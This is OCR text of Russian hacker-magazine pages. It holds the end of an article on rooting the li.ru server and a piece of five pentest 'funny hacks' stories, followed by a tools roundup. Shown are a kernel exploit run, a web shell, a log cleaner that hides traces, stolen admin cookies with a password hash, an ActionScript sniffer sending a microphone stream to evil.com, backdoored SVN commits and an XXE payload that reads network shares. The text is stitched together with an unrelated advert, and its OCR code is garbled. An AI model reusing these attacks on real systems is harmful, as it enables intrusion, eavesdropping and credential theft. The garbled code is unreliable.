Как видишь, в этом коде просто-напросто отсутствует фильтрация. Позже, когда я сообщил администратору ресурса о найденных уязвимостях, он добавил в этот исходник вот такую строчку:

```
if (($show) && preg_match('/^[a-z\-\_]+$/i', $show))
{ ... }
```

GIVE ME MORE!

Итак, у нас уже есть шелл на сервере li.ru (что не могло не радовать), однако нужно было двигаться дальше. Как показал вывод команды

```
uname -a
```

ядро — старое, и его вполне можно было порутать:

```
Linux r06.rax.ru 2.6.21-1.3228.fc7 #1 SMP Tue Jun 12
14:56:37 EDT 2007 x86_64.
```


Что я, в принципе, и сделал, используя известный эксплойт vmsplice:

```
sh-3.2$ gcc 1.c -o 1
sh-3.2$ ./1
...
sh-3.2# id
uid=0(root) gid=0(root) groups=48(apache)
```

Дальше, чтобы упростить работу с root-правами, я воспользовался модифицированным шеллом WSO (bit.ly/GCa7xM) и через несколько минут мог свободно рулить всем сервером через веб. Затем я нашел конфиги, из которых можно было узнать пароль рута от БД mysql. Это был bash-скрипт для бэкапа:

```
/home/backup/do-backup.sh
```


Кстати, надо отдать должное админам — сбрутить пароли, прописанные в скрипте, было бы достаточно проблематично. Вообще на сервере было еще много любопытного, но я решил остановиться, перевести дух и детальнее изучить БД. База оказалась довольно интересной. Весила она много, поэтому я решил просмотреть



Протрояниваем админку через вторую активную XSS

```
IP адрес : [illegible] ; Хост [illegible] ; Дата : 05:26:33-07.02.12
Браузер : Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.7 (KHTML, like Gecko) Chrome/16.0.912.77 Safari/535.7
Удаленный порт : 57494; Тип соединения :
Откуда пришёл : http://www.liveinternet.ru/journal_settings.php?journalid=739
Строка запроса : lang=ru
bbadminon=1
bbuserid=739
bbpassword=757ca319ce3e[illegible]5ac8e7
bbusername=ValeZ
locid=0
adv-uid=b1394.2ebb37.31f17
chbx=guest
```

Кукисы админа



Мы в аккаунте администратора ValeZ

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни авторы не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

WWW

Первый вариант запуска WSO от имени root: goo.gl/hLQHC.

Второй вариант, который мне, в отличие от первого, помог: goo.gl/oSXc6.

Еще один вариант, от Boolean: goo.gl/DtJzy.

DVD

На нашем диске ты найдешь видеоролик с Proof of Concept получения прав рута на сервере li.ru.

INFO

В процессе пентеста не забывай про файл .bash_history: зачастую в нем находится много полезной информации.

только лишь ее малую часть. Как я уже писал выше, почта li.ru хостится в Google Apps (g.liveinternet.ru — это почтовый сервис проекта). Однако вся авторизация проходит именно через сам li.ru, а куки устанавливаются скриптом setcookie.php, находящимся на порутанном серваке. Таким образом можно было с легкостью перехватить сессию и поиметь около 100к (а может и больше) аккаунтов li.ru, что называется, не отходя от кассы :). Не менее занимательными были таблицы Users, liru_users и gmail_cookies (снова смотри на скриншот). Также я обратил внимание на один текстовый файл, который лежал в корне сайта и был доступен извне, — там нас ожидала очень любопытная инфа:

```
...пропущено много информации...
$_POST: Array
(
    [login] => NickName
    [domain] => li.ru
    [password] => tut_pass
    [password_re] => tut_pass
    [name] => Оксана
...пропущено много информации...
)
IP: Array
(
    [ext_ip] => 91.xxx.xxx.236
    [int_ip] => 91.xxx.xxx.236
)
```

Как ты уже понял, в этот таинственный файл в режиме онлайн записывались POST-запросы с попытками авторизации и регистрации пользователей сайта! Таким образом мы спокойно могли бы перехватить сессию или пасс юзера, которые записывались в лог в открытом виде, даже без получения доступа на сервер! Осознав, что похек вышел полным, окончательным и бесповоротным, я решил остановиться и убрать за собой. В этом мне помог лог-клинер от Shad0S (goo.gl/Fe5nj):

```
sh-3.2# ./log -u root -a 100.100.10.1
...
[ OK ]
cat /tmp/tmpfileZo5XYX > /var/log/secure
secure cleaning
[ OK ]
...
cat /tmp/tmpfileMdZUcC > /etc/httpd/logs/error_log
apache logs cleaning
[ OK ]
```

НАПОСЛЕДОК

Так закончился этот занимательный взлом крупнейшего (PR 9, ТИц 43 000) ресурса liveinterenet.ru. Естественно, обо всех багах мы сообщили администратору портала, после чего все найденные уязвимости были оперативно закрыты. Как видишь, даже такие популярные и авторитетные проекты, как любимая многими лирушечка, вполне могут иметь банальные (а иногда и просто глупые) баги. ⌶

Владимир «d0znpp» Воронцов (ONsec, oxod.ru)

Funny hacks

5 ЗАБАВНЫХ ИСТОРИЙ ИЗ ПРАКТИКИ АНАЛИЗА ЗАЩИЩЕННОСТИ ВЕБ-ПРИЛОЖЕНИЙ

Веб-приложения многочисленны и разнообразны. И уязвимости в них порой встречаются интересные и нестандартные. Если выкинуть банальные XSS, SQLi, RFI, LFI и прочие CSRF, то останутся весьма забавные и познавательные баги, о которых я и постараюсь рассказать в этой статье.

ВВЕДЕНИЕ

Жизнь такая, какой ты ее делаешь. Если относиться к работе именно как к работе, она никогда не станет ничем большим, чем работа (извини за тавтологию, но все сказанное здесь — чистая правда). В отличие от пентеста, где перед нанятым человеком стоит задача «взломать хоть как-нибудь», простой аудит веб-приложений зачастую бывает скучным и унылым — здесь специалист пытается взломать цель всеми возможными способами. Отсюда и вытекает разница в цене и в сроках выполнения работы. Зачастую искать сотую XSS'ку бывает так утомительно, что теряется всякий запал, с которым начинал. В такой ситуации (чтобы уж совсем не превратиться в Acunetix Web Security Scanner) я начинаю думать и придумывать. А именно — делать какие-то странные предположения и проверять их. Нередко это приводит ко вполне определенным результатам. Далее статья будет разбита на главы, каждая из которых — это отдельная история реального проекта по анализу защищенности веб-приложения. А если говорить проще, то и целая история реального взлома (отличие — только в санкционированности моих действий владельцами ресурсов). А теперь — к делу.

1 ЗАЧЕТНАЯ СЕССИЯ

Первая история посвящена аудиту одного банк-клиента. Попал этот заказ ко мне совершенно случайно, в 2009 году, когда такие структуры, как банки, казались для меня заоблачными перспективами. Проект был классическим черным ящиком без исходных кодов. Радостно бросаюсь вбивать URL и одуреваю от увиденного — одна форма авторизации. На таких штуках можно сделать XSS или SQLi, но если ни того, ни другого нет, то руки опускаются. Меня поразило отношение заказчика к этому проекту: больше никакой входной информации не было. Типа — проверяйте как хотите, логины не дадим. Стало совсем невесело, когда DirBuster сказал, что ничего не нашел, и анализ хоста показал только отдельностоящий сервер. Дальше события разворачивались по такому сценарию:


01:10 Все закрыто авторизацией. Смирились, надо думать дальше.

01:15 Поставим брутиться логин-пароль. А что еще остается делать? Тем более что блокировки за попытку подбора нет, и капча не выскакивает.

01:40 Набрутилось demo/demo123. Приятная новость, но даже формата логинов по этим данным не поймешь.

01:50 Ничего внутри аккаунта нет, мало прав. Это какой-то разработческий атавизм, отсутствует практически весь функционал кабинета.

04:20 Может быть, стоит подобрать идентификатор сессии? То есть взять имеющийся и в этом же формате поперебирать другие на удачу. Самый простой метод такого перебора — битфлип. Строка представляется в виде битов, и каждый из них по очереди меняется на противоположный (0 — на 1, а 1 — на 0). То есть если было 1010, оно превращается в 0010, а затем — в 1110. Биты собираются обратно в строку и отправляются веб-приложению на проверку. Если все хорошо, то вернется страница кабине-



Hex To Decimal and Binary Converter

Convert Hex To Decimal and Binary :

Insert HEX Value: 414c4e495f4d626c6b

Decimal: 24887835378792428000

Binary: 00010101100101100011010110100110

Conversion Code - Chart																
DECIMAL	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
HEX	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
BINARY	0000	0001	0010	0011	0100	0101	0110	0111	1000	1001	1010	1011	1100	1101	1110	1111

Битовое представление идентификатора сессии. Переставляем по биту и проверяем

та, если нет — страница авторизации.

05:13 Нашелся один идентификатор сессии, отличающийся от нашего на 1 бит. Но при этом функциональная часть кабинета уменьшалась, теперь внутри вообще ничего не работало. Далее следовали мучительные раздумья и попытки понять, почему же так происходит.

06:01 Тот байт, куда входил этот бит, решено было перебрать от 0 до 255 и посмотреть, что будет. Офигеть! Байт кодировал привилегии пользователя и в одном значении открывал функционал администратора с возможностью загрузки произвольных файлов и остальными плюшками! Mission complete :).

2 ГОТОВИМ РЕДКИЕ БЛЮДА ИЗ XSS

Во второй истории я расскажу про аудит системы проведения онлайн-конференций. Однако это лишь одна сторона задачи, на самом деле система была более обширной, но я выделю лишь ту ее часть, которая будет описана в данной статье.

Итак, система снова была черным ящиком без исходников. Разработка под фреймворком, ORM и прочие прелести жизни. Далее все происходило примерно так:

22:00 Найдем инъекцию, и все будет хорошо.

09:10 А может, и не найдем инъекцию :(.

11:40 Ладно, запустим снифать кукисы хранимой XSS.

19:20 Молодцы, привязали сессию к IP :(.

02:20 Нам нужны свежие мысли.

03:13 Ладно, если call-центр общается с пользователями голосом, попробуем снифать микрофон через Flash.

Как видно из таймлайна, кроме хранимой XSS для НСД в первый день проверки ничего не было найдено. Ситуация усугублялась тем, что сессии были привязаны к IP (что само по себе встречается только в 3% проектов). Но так как мы знали, что общение пользователя с call-центром происходит по чатику, встроенному в этот проект и написанному на Flash, мы предположили, что если засунуть в хранимую XSS свою флешку с другого домена, то можно будет подключиться к микрофону оператора колцентра и получить оттуда какую-нибудь полезную информацию. Сам по себе процесс атаки не отличается простотой, так как Adobe уже закрутил все гайки и без дополнительных диалоговых окон микрофон не включится. Но, как уже говорилось ранее, этот проект имел функционал голосового чата, а значит, операторы колцентра привыкли к предупреждающему окошку Flash. Таким образом возникало вполне оправданное предположение, что они подтвердят использование микрофона и на другой странице (там, где у нас находится хранимая XSS). Ниже находится ActionScript-код, реализующий эту задачу:

ActionScript для работы с микрофоном

```
privatefunctioninit():void {
 nc=newNetConnection;
 nc.connect('//evil.com',"anchor");
 mic=Microphone.getMicrophone();
 mic.rate=11;
 nc.addEventListener(
  NetStatusEvent.NET_STATUS,checkConnect);
}
privatefunctioncheckConnect(e:NetStatus
Event){
 good=e.info.code==
   "NetConnection.Connect.Success";
 if(good){
  this.attachAudio(mic);
  this.publish(stream,"live");
}}
```

Flag cookie Delete cookie Set as readonly

value ALNI_MblkeLqNpz03YGbFp0z8aYcZjeRtg

domain

hostOnly

path /

storeID 0

secure

httpOnly

session

expirationday 1 th 2 year 2014

Time 16 : 1 : 11

Сессия выглядит как обычно, но внешний вид ни о чем не говорит

INFO

WWW

• Полный пример флешки для работы с микрофоном: bit.ly/nEJ2u;

• replay-атака на ViewState: bit.ly/yMKiCu;

• очень хорошая Хабра-статья по ViewState: habrahabr.ru/blogs/net/119537;

• еще немного забавной практики использования XXE под libxml: bit.ly/ywXtFn.

```
<?xml ?>
<!DOCTYPE test [
    <!ENITTY xxe-1 SYSTEM '\\192.168.1.1\C$'>
    <!ENITTY xxe-2 SYSTEM '\\192.168.1.2\C$'>
    <!ENITTY xxe-3 SYSTEM '\\192.168.1.3\C$'>
    <!ENITTY xxe-4 SYSTEM '\\192.168.1.4\C$'>
    <!ENITTY xxe-5 SYSTEM '\\192.168.1.5\C$'>

    <!ENITTY xxe-01 SYSTEM '\\10.0.0.1\C$'>
    <!ENITTY xxe-02 SYSTEM '\\10.0.0.2\C$'>
    <!ENITTY xxe-03 SYSTEM '\\10.0.0.3\C$'>
    <!ENITTY xxe-04 SYSTEM '\\10.0.0.4\C$'>
    <!ENITTY xxe-05 SYSTEM '\\10.0.0.5\C$'>
    ...
]>

<test>
<res>
&xxe-1
</res>
<res>
&xxe-2
</res>
<res>
&xxe-3
</res>
<res>
&xxe-4
</res>
<res>
&xxe-5
</res>
<res>
&xxe-01
</res>
...
</test>
```

XML-документ для атаки на ресурсы локальной сети Microsoft

Суть простая: снимаем микрофон пользователя одного домена и передаем аудиопоток на другой (свой) домен, затем слушаем в спокойной обстановке. Ложка дегтя: в реальной жизни не так-то просто снифать микрофон человека. Все дело в законе — даже при заключении договора на проверку ресурса и получение доступа никто не дает право нарушать Конституцию и 152-ФЗ, внедряясь в личную жизнь людей, пусть они и операторы call-центра. Тем не менее, в конкретном случае данного аудита мы нашли способ согласовать и легально использовать микрофон операторов. Веселая история № 2 завершилась тем, что в потоке аудиоданных пролетела часть пароля от корпоративной почты, которую забывчивый оператор проговаривал как скороговорку при логине в call-центр :). Мораль — используй все возможности: даже самые неординарные векторы могут принести результат.

3 БОЛЬШОЙ ПОРТАЛ

Третий рассказ пойдет об аудите большого портала. Если ты был на Defcon Russia #7, то в моей презентации Funny-Hacks третьей историей был взлом скрипта, предназначенного для восстановления пароля. Но я решил выкинуть ее в пользу новой, более интересной истории, приключившейся уже после Defcon Russia #7.

Итак, большой портал. В таких случаях, как правило, вывод ошибок и прочие прелести будут закрыты. Даже при обнаружении какой-либо приличной серверной уязвимости ее будет не так-то просто использовать. Причем это условие соблюдается, даже если не будет какого-нибудь WAF, надзирающего за входным потоком данных. Для таких проектов (уже после данной истории) я всегда использую один и тот же прием. Итак, поехали:

14:10 Какой ты большой и красивый!
15:22 Ну, тут на полгода скриптов хватит.
16:10 Надо уже что-нибудь найти :(.
17:03 Пробрутим поддомены.
17:30 Так, на beta.domain.com нашли 403 Forbidden.
17:40 Пробрутим заголовок X-Real-IP и X-Forwarded-For по локальным адресам.
18:10 Набрутили внутреннюю сетку, зашли.
18:30 На бете куча левых скриптов для дебага и совсем простые пароли.
18:55 Есть веб-шелл.
19:30 ОС хорошо настроена, но вот SVN...
20:01 Заражаем пару скриптов в коммитах и чистим логи.
10:00 Парни выкатили новую версию, веб-шелл на боевом сервере получен :).


Таким образом, мы зашли через заднюю дверь, атаковали бета-версию, заразили шеллом очередной релиз, а когда его перенесли на боевую машину — получили шелл и на ней.

4 ШИФРОВАННЫЙ VIEWSTATE

В четвертой истории речь пойдет про аудит ASP.NET 4-й версии. Эта штука пьет много крови и ест много мозга :). Тут тебе и фильтр XSS, который срабатывает на любую букву после «<», и prepared-statements, и прочая фигня. Особенность ASP.NET — ViewState (binged.it/6Acq5). В простейшем случае формат ViewState представляет из себя простую base64-кодированную строку, в которой можно найти сериализованное представление объекта. В таком случае с помощью изменения свойств объектов можно было много чего нарушить в логике приложения, получив затем интересные результаты. Осознав это, парни из Microsoft решили зашифровать данную строку, сохранив ключ на сервере. Учитывая что строка создается только на стороне сервера, здесь нет ничего плохого. Но такие штуки также можно атаковать с помощью вызова ViewState с разных страниц, смешивания их с контроллерами и анализа ответа сервера. Таймлайн:

12:10 Привет, DotNET!
12:50 Привет, XSS-фильтр!
13:45 Будем искать обходы логики.
13:51 ViewState зашифрован :(.
14:41 Попробуем взломать авторизацию.
15:01 Восстанавливаем свой пароль на почту и получаем код активации.
15:30 Вводим код активации на сайте и смотрим, что происходит дальше.
15:31 После ввода валидного кода отправляется второй ajax-запрос с логином и ViewState.
15:32 Открывается диалог ввода нового пароля.
15:33 Отправляем запрос ajax еще раз — с тем же ViewState, но логином admin.
15:34 Открывается диалог ввода нового пароля.
15:35 Пробуем авторизоваться под admin с новым паролем.
15:36 Получаем профит и админку.

Пишете на фреймворках? Проверяйте логику!



Предупреждение Flash об использовании микрофона

5 XE-XE-XE, XXE!

Пятая история также новая, она тоже случилась уже после моего доклада на Defcon Russia #7. Как бы странно это ни было, но снова XXE, тот самый, с помощью которого был взломан Яндекс, тот самый, про который Андрей Петухов написал целую статью в этом же номере][.

14:10 Привет, Java!
14:15 Где тут у нас XML на вход принимается?
15:20 Файлы читать можем, но толком ничего не получается, так как на винде нет столько полезных конфигов.
16:30 Что если засунуть в XXE локальные самбы?
16:35 Прикольно, он авторизуется на них с правами сервера (что логично).
17:00 Готов эксплойт для перебора локальных адресов и чтения файлов с дисков.
19:20 Нашли пару адресов с файлами C:/password.txt (утрирую название файла).

```
<!DOCTYPE test [
 <!ENITTY xxe-1 SYSTEM '\\192.168.1.1\C$'>
 <!ENITTY xxe-2 SYSTEM '\\192.168.1.2\C$'>
 <!ENITTY xxe-3 SYSTEM '\\192.168.1.3\C$'>
  ...
]>
```

Вот так незатейливо и просто можно шариться по локальной сети Microsoft через XXE-уязвимость. Напомню, что за один XML-запрос можно пытаться читать сразу много файлов, потому что ENTITY аддитивны в XML-теле. Все очень просто. Просто, но красиво и весело, не правда ли?


ЗАКЛЮЧЕНИЕ

Вот и все. Надеюсь, было занимательно. Постарался изложить простую истину: никогда не сдавайся, ищи разные методы и пробуй новые идеи. На все вопросы отвечаю в блоге или твиттере @d0znpp. До новых встреч на страницах журнала!][

TSW
MUGELLO - HYPER SILVER
RIVAGE - GLOSS BLACK MILLED SPOKES
VAIRANO
SILVERSTONE
MALLORY
CARTHAGE
VALENCIA
MAX
BROOKLANDS
STOWE
INDY 500
NARDO
SEPANG
ZOLDER
CADWELL
LONDRINA
JARAMA
SMETTERTON
ROTARY FORGED WHEELS
NURBURGRING RF
INTERLAGOS RF
DONINGTON
WILLOW
STRIP
ИНТЕРНЕТ МАГАЗИНЫ: www.allrad.ru www.prokola.net

X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: xcedz
URL: bit.ly/GHeVse
Система: *nix/win

GUI ДЛЯ SQLMAP

Наверняка тебя неоднократно напрягала рутина при работе с sqlmap из консоли. Теперь, с появлением GUI-интерфейса для этой популярной][-тулзы, эксплуатация SQL-инъекций станет во много раз проще и приятней!
Итак, сам GUI написан на питоне с применением tkinter и ttk. Инструкция по установке и запуску этого аддона под Windows выглядит следующим образом:

1. Качаем питон (activestate.com/activepython) и sqlmap (sqlmap.org).
2. Помещаем исходник GUI в папку, где лежит sqlmap.py.
3. Запускаем.

Это все. Если ты уже был знаком с sqlmap, то сразу же разберешься со всеми настройками и фичами; если нет, то обрати внимание на вкладку «HelpMe» — здесь хранится полный мануал по всем командам тулзы. Для начала работы с GUI тебе необходимо выбрать/убрать опции в главном окне и нажать на кнопку «get-query». Запрос к sqlmap отобразится в «query to sqlmap». Перед нажатием на кнопку «start» ты сможешь отредактировать запрос путем добавления недостающих настроек. Также автор рекомендует ограничиться десятью потоками:

```
sqlmap/lib/core/settings.py
MAX_NUMBER_OF_THREADS = 10
```

Автор: Amit Malik aka DouBle_Zer0
URL: securityxploded.com/zexplo.php
Система: *nix

2


СЕТЕВОЙ ПЕНТЕСТ ВМЕСТЕ С ZEXPLO

Zexplo Toolkit — это питоновский скрипт, предназначенный для проведения различного рода пентестов. Помимо простого, но одновременно функционального интерфейса, Zexplo выделяется наличием шести поведенческих модулей, предназначенных для различных сетевых проверок. К примеру, такие проверки проводятся для zping, zarpcache, ztcpscan, znmapport, filecopa и так далее. В дополнение к этому в составе утилиты находятся также и модули для реализации MITM-атак (man in the middle). Из других особенностей проги можно выделить следующие:

- инжект выбранных модулей в выбранные процессы;
- крипт шелл-кодов;
- работа с манипулятором пакетов Scapy.

Начать работу с тулзой очень просто: запускай скрипт и вводи одну из команд:

- enumeration (сканы сети);
- exploits (сплойты);
- mitm (атака «человек посередине»);
- autopwn (попробовать автоматически поиметь выбранную систему);
- conf (настройки утилиты);
- help (помощь);
- about (о программе);
- exit (выход).



Автор: SX
URL: bit.ly/gd3Jao
Система: Windows


3

СЛУЖБЫ КАТАЛОГОВ REVEALED

При проведении пентеста какой-либо организации очень часто бывает полезным узнать о том, какие службы каталогов крутятся на исследуемом сервере/серверах, ведь там вполне может храниться очень важная информация об авторизационных данных работников этой самой организации. Поможет в этом тебе замечательная утилита DirectoryScanner, которая работает по технологии fingerprinting'а и удаленно детектит все наиболее распространенные службы: Novell eDirectory, Microsoft Active Directory, OpenLDAP Directory, Sun One Directory, Netscape Directory, IBM Lotus Domino, Oracle Directory. Тулза работает как в локальной сети, так и в интернете.
Особенности сканера:

- удобный и интуитивно понятный интерфейс;
- сохранение отчетов в HTML-файл;
- стоп/пауза в любой момент скана;
- скан одной или сразу нескольких систем;
- локальная установка и удаление сканера;
- удобный вывод логов скана в режиме реального времени;
- использование Novell — OpenLDAP SDK.


Помимо всего прочего эта утилита будет полезна системным администраторам для удаленного составления каталога своих собственных Directory-серверов.



Автор: Sebastien Macke
URL: code.google.com/p/patator/
Система: *nix/win

МНОГОФУНКЦИОНАЛЬНЫЙ БРУТФОРСЕР PATATOR

Patator — это одна из самых крутых программ для брутфорса на сегодняшний день. Если ты устал от ошибок, медлительности и недостаточного функционала Medusa, Hydra, ncrack, metasploit auxiliary, nmap NSE и иже с ними, тогда попробуй Patator! Чтобы понять всю серьезность утилиты, взгляни на список поддерживаемых ей протоколов и методов брута: ftp_login, ssh_login, telnet_login, smtp_login (стандартный брут smtp), smtp_vrfy (брут smtp с помощью команды SMTP VRFY), smtp_rcpt (брут smtp с помощью команды SMTP RCPT TO), http_fuzz, pop_passd (брут poppassd, не POP3), ldap_login, smb_login, mssql_login, oracle_login, mysql_login, vnc_login, dns_forward (поиск сабдоменов), dns_reverse (поиск подсетей), snmp_login (брут SNMPv1/2 и SNMPv3), unzip_pass (брут зашифрованных ZIP-архивов), keystore_pass (брут Java keystore файлов). Впечатляет, не правда ли? Также из особенностей проги стоит выделить ее модульность, многопоточность, интерактивность и продвинутую систему логирования. Кстати, как и многие другие полезные для нашего брата программы, Patator написан на питоне.



Автор: Gregory Conti, Marius Ciepluch
URL: code.google.com/p/binvis
Система: Windows

4

ВИЗУАЛИЗИРУЕМ БИНАРНИКИ

BinVis — это проект, предназначенный для визуализации структуры бинарных файлов. Эта по-настоящему хардкорная программа поможет тебе в поиске подозрительных частей упакованных или зашифрованных exe'шников и других исполняемых файлов. Утилита предоставляет возможность наглядного обзора hex-кода для облегчения ориентации и более глубокого понимания структуры бинарника.

Особенности и функционал проги:

- удобный и интуитивно понятный интерфейс;
- интерактивный просмотрщик hex-структур;
- фокусировка по шаблону и сэмплам;
- просмотр строк и ресурсов в PE- и ELF-файлах;
- получение шаблонов для криптоанализа;
- обнаружение кодирующих и упаковывающих алгоритмов;
- определение стеганографии по шаблону;
- визуальное бинарное сравнение.

Также стоит отметить, что данная программа работает на платформе .NET и поставляется с открытым кодом. Разработчики призывают всех и каждого присоединиться к развитию проекта, так что если тебе понравился продукт — смело заходи на страничку BinVis и ищи контакты. В целом же программа является хорошей отправной точкой для знакомства с BlackBox-сценариями атак.

Автор: Brian Carrier
URL: sleuthkit.org/sleuthkit
Система: Windows


5

ВЫТАСКИВАЕМ ИНТЕРЕСНЫЕ ДАННЫЕ С КОМПЬЮТЕРА

Представляю твоему вниманию The Sleuth Kit (TSK) — интереснейшую тулзу, которой пользуются компетентные органы и профессиональные цифровые сыщики. Что же представляет из себя TSK? Итак, TSK — это коллекция консольных утилит, которые позволяют исследовать жесткие диски и системные файлы. Данная программная библиотека легко может быть внедрена в любую криминалистическую компьютерную систему. Вот лишь некоторые возможности комплекса:

- анализ сырых образов файловых систем;
- поддержка NTFS, FAT, UFS1, UFS2, EXT2FS, EXT3FS и ISO 9660;
- поддержка загрузки утилит на LiveCD (таким образом можно исследовать nix-систему после случившегося инцидента);
- поиск файлов, скрытых или модифицированных руткитами;
- отображение измененных и удаленных файлов;
- отображение атрибутов NTFS (включая альтернативные файловые потоки);
- построение графиков и отчетов;
- отображение найденных подозрительных файлов согласно их типу;
- сравнение хешей файлов с их оригинальными хешами в базе данных тулзы.

